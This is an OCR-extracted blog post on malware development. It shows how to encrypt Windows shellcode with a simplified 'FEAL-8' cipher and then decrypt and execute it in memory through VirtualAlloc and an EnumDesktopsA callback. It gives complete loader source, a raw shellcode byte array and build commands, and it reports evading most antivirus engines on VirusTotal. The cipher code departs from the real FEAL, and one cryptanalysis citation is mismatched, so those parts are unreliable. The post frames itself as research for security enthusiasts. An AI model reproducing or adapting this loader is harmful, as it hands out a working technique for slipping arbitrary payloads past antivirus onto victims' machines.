
Malware and cryptography 32: encrypt payload via FEAL-8 algorithm. Simple C example.

cocomelonc.github.io/malware/2024/09/12/malware-cryptography-32.html

September 12, 2024

10 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on using FEAL-8 block cipher on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

FEAL

Akihiro Shimizu and Shoji Miyaguchi from NTT Japan developed this algorithm. A `64-bit` block and key are used. The goal was to create an algorithm similar to DES but with a stronger round function. The algorithm can run faster with fewer rounds. Unfortunately, reality did not meet the design objectives.

The encryption procedure begins with a `64-bit` chunk of plaintext. First, the data block is `XOR`ed using `64-key` bits. The data block is then divided into left and right halves. The left half is combined with the right half to create a new right half. The left and new right halves go

through `n` rounds (four at first). In each round, the right half is combined with `16-bits` of key material (via function `f`) and then `XOR`ed with the left half to create the new right half. The new left half is formed from the original right half (before the round). After `n` rounds (remember not to switch the left and right halves after the `nth` round), the left half is `XOR`ed with the right half to create a new right half, which is then concatenated to produce a `64-bit` whole. The data block is `XOR`ed with another `64-bits` of key material before the algorithm concludes.

practical example

First of all, we need `rotl` function:

```
// rotate left 1 bit
uint32_t rotl(uint32_t x, int shift) {
  return (x << shift) | (x >> (32 - shift));
}
```

This function performs a left bitwise rotation on a `32-bit` unsigned integer (`x`). It shifts the bits of `x` to the left by a specified number of positions (`shift`), while the bits that overflow on the left side are moved to the right side. Bitwise rotations are commonly used in cryptographic algorithms to introduce diffusion and obfuscate patterns in data.

Next one is the `F` function:

```
uint32_t F(u32 x1, u32 x2) {
  return rotl((x1 ^ x2), 2);
}
```

This function is the core mixing function in the `FEAL-8` algorithm. It takes two `32-bit` values (`x1` and `x2`), applies a bitwise `XOR` (`^`) to them, and then rotates the result to the left by `2-bits` using the previously defined `rotl` function. This helps to increase the nonlinearity of the encryption process.

Next one is `G` function:

```
// function G used in FEAL-8
void G(uint32_t* left, uint32_t* right, uint8_t* roundKey) {
  uint32_t tempLeft = *left;
  *left = *right;
  *right = tempLeft ^ F(*left, *right) ^ *(uint32_t*)roundKey;
}
```

The `G` function is the main transformation function in each round of `FEAL-8`. It operates on the left and right halves of the data block. It performs the following steps:

- Saves the left half (`tempLeft`).
- Sets the left half equal to the right half (`*left = *right`)

- Updates the right half with the `XOR` of `tempLeft`, the result of the `F` function, and the round key.

This function performs the key transformations in each round of `FEAL-8` and introduces the necessary diffusion and confusion in the data block. The `XOR` operation and the `F` function help mix the data and make the encryption resistant to attacks.

The key schedule function generates a series of round subkeys from the main encryption key (`key`). It creates a different subkey for each of the `8-rounds` of `FEAL-8`. In each round, the key schedule performs an `XOR` operation between each byte of the key and the sum of the round index (`i`) and the byte index (`j`):

```
// key schedule for FEAL-8
void key_schedule(uint8_t* key) {
  for (int i = 0; i < ROUNDS; i++) {
    for (int j = 0; j < 8; j++) {
      K[i][j] = key[j] ^ (i + j);
    }
  }
}
```

Then, the next one is encryption logic:

```
// FEAL-8 encryption function
void feal8_encrypt(uint32_t* block, uint8_t* key) {
  uint32_t left = block[0], right = block[1];

  // perform 8 rounds of encryption
  for (int i = 0; i < ROUNDS; i++) {
    G(&left, &right, K[i]);
  }

  // final swapping of left and right
  block[0] = right;
  block[1] = left;
}
```

This function performs `FEAL-8` encryption on a `64-bit` data block (split into two `32-bit` halves: `left` and `right`). It performs `8-rounds` of encryption by applying the `G` function with the appropriate round key in each round.

Decryption logic:

```
// FEAL-8 decryption function
void feal8_decrypt(uint32_t* block, uint8_t* key) {
  uint32_t left = block[0], right = block[1];

  // perform 8 rounds of decryption in reverse
  for (int i = ROUNDS - 1; i >= 0; i--) {
    G(&left, &right, K[i]);
  }

  // final swapping of left and right
  block[0] = right;
  block[1] = left;
}
```

And shellcode encryption and decryption logic:

```
// function to encrypt shellcode using FEAL-8
void feal8_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t*
key) {
  key_schedule(key);  // Generate subkeys
  int i;
  uint32_t* ptr = (uint32_t*)shellcode;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    feal8_encrypt(ptr, key);
    ptr += 2;
  }
  // handle remaining bytes by padding with 0x90 (NOP)
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = { 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
};
    memcpy(pad, ptr, remaining);
    feal8_encrypt((uint32_t*)pad, key);
    memcpy(ptr, pad, remaining);
  }
}

// function to decrypt shellcode using FEAL-8
void feal8_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t*
key) {
  key_schedule(key);  // Generate subkeys
  int i;
  uint32_t* ptr = (uint32_t*)shellcode;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    feal8_decrypt(ptr, key);
    ptr += 2;
  }
  // handle remaining bytes with padding
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = { 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
};
    memcpy(pad, ptr, remaining);
    feal8_decrypt((uint32_t*)pad, key);
    memcpy(ptr, pad, remaining);
  }
}
```

First function is responsible for encrypting the provided shellcode (`meow-meow` messagebox in our case) using `FEAL-8` encryption. It processes the shellcode in `64-bit` blocks (`8-bytes`), and if there are any remaining bytes that do not fit into a full block, it pads them with `0x90` (`NOP`) before encrypting.

Finally, `main` function demonstrates encrypting, decrypting, and executing shellcode using `FEAL-8`.

As usually I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

and the decrypted payload is executed using the `EnumDesktopsA` function.

The full source code is looks like this (`hack.c`):

```
/*
 * hack.c
 * encrypt/decrypt payload via FEAL-8 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/09/12/malware-cryptography-32.html
 */

#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 8    // FEAL-8 uses 8 rounds of encryption
#define BLOCK_SIZE 8  // FEAL-8 operates on 64-bit (8-byte) blocks

// subkeys generated from the main key
uint8_t K[ROUNDS][8];

// rotate left 1 bit
uint32_t rotl(uint32_t x, int shift) {
  return (x << shift) | (x >> (32 - shift));
}

// function F used in FEAL-8
uint32_t F(uint32_t x1, uint32_t x2) {
  return rotl((x1 ^ x2), 2);
}

// function G used in FEAL-8
void G(uint32_t* left, uint32_t* right, uint8_t* roundKey) {
  uint32_t tempLeft = *left;
  *left = *right;
  *right = tempLeft ^ F(*left, *right) ^ *(uint32_t*)roundKey;
}

// key schedule for FEAL-8
void key_schedule(uint8_t* key) {
  for (int i = 0; i < ROUNDS; i++) {
    for (int j = 0; j < 8; j++) {
      K[i][j] = key[j] ^ (i + j);
    }
  }
}

// FEAL-8 encryption function
void feal8_encrypt(uint32_t* block, uint8_t* key) {
  uint32_t left = block[0], right = block[1];

  // perform 8 rounds of encryption
  for (int i = 0; i < ROUNDS; i++) {
    G(&left, &right, K[i]);
```

```
  }

  // final swapping of left and right
  block[0] = right;
  block[1] = left;
}

// FEAL-8 decryption function
void feal8_decrypt(uint32_t* block, uint8_t* key) {
  uint32_t left = block[0], right = block[1];

  // perform 8 rounds of decryption in reverse
  for (int i = ROUNDS - 1; i >= 0; i--) {
    G(&left, &right, K[i]);
  }

  // final swapping of left and right
  block[0] = right;
  block[1] = left;
}

// function to encrypt shellcode using FEAL-8
void feal8_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t*
key) {
  key_schedule(key);  // Generate subkeys
  int i;
  uint32_t* ptr = (uint32_t*)shellcode;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    feal8_encrypt(ptr, key);
    ptr += 2;
  }
  // handle remaining bytes by padding with 0x90 (NOP)
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = { 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
};
    memcpy(pad, ptr, remaining);
    feal8_encrypt((uint32_t*)pad, key);
    memcpy(ptr, pad, remaining);
  }
}

// function to decrypt shellcode using FEAL-8
void feal8_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint8_t*
key) {
  key_schedule(key);  // Generate subkeys
  int i;
  uint32_t* ptr = (uint32_t*)shellcode;
  for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    feal8_decrypt(ptr, key);
    ptr += 2;
  }
```

```
  // handle remaining bytes with padding
  int remaining = shellcode_len % BLOCK_SIZE;
  if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = { 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
};
    memcpy(pad, ptr, remaining);
    feal8_decrypt((uint32_t*)pad, key);
    memcpy(ptr, pad, remaining);
  }
}

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  int pad_len = my_payload_len + (BLOCK_SIZE - my_payload_len % BLOCK_SIZE) %
BLOCK_SIZE;
  unsigned char padded[pad_len];
  memset(padded, 0x90, pad_len);  // pad with NOPs
  memcpy(padded, my_payload, my_payload_len);

  printf("original shellcode:\n");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  uint8_t key[8] = { 0x12, 0x34, 0x56, 0x78, 0x9A, 0xBC, 0xDE, 0xF0 };
```


```
  feal8_encrypt_shellcode(padded, pad_len, key);

  printf("encrypted shellcode:\n");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  feal8_decrypt_shellcode(padded, pad_len, key);

  printf("decrypted shellcode:\n");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  // allocate and execute decrypted shellcode
  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```

So, this example demonstrates how to use the `FEAL-8` encryption algorithm to encrypt and decrypt payload. For checking correctness, added printing logic.

demo


Let's go to see everything in action. Compile it (in my `linux` machine):

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



Then, just run it in the victim's machine (`windows 11 x64` in my case):


```
.\hack.exe
```



As you can see, everything is worked perfectly! =^..^=


Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```



Our payload in the `.text` section.

Let's go to upload this `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/08a7fba2d86f2ca8b9431695f8b530be7ad546e3f7467978bd6ff003b7f9508c/detection

As you can see, only 25 of 74 AV engines detect our file as malicious.

cryptoanalysis

Historically, `FEAL-4`, a four-round `FEAL`, was successfully cryptanalyzed using a chosen-plaintext attack before being demolished. Sean Murphy's later approach was the first known differential-cryptanalysis attack, requiring only `20` chosen plaintexts. The designers responded with an `8`-round `FEAL`, which Biham and Shamir cryptanalyzed at the `SECURICOM '89` conference (*A. Shamir and A. Fiat, "Method, Apparatus and Article for Identification and Signature," U.S. Patent #4,748,668, 31 May 1988*). Another chosen-plaintext attack against `FEAL-8` (*H. Gilbert and G. Chase, "A Statistical Attack on the Feal–8 Cryptosystem," Advances in Cryptology—CRYPTO'90 Proceedings, Springer–Verlag, 1991, pp. 22–33*), utilizing just `10,000` blocks, caused the creators to give up and define `FEAL-N`, with a variable number of rounds (of course more than `8`).

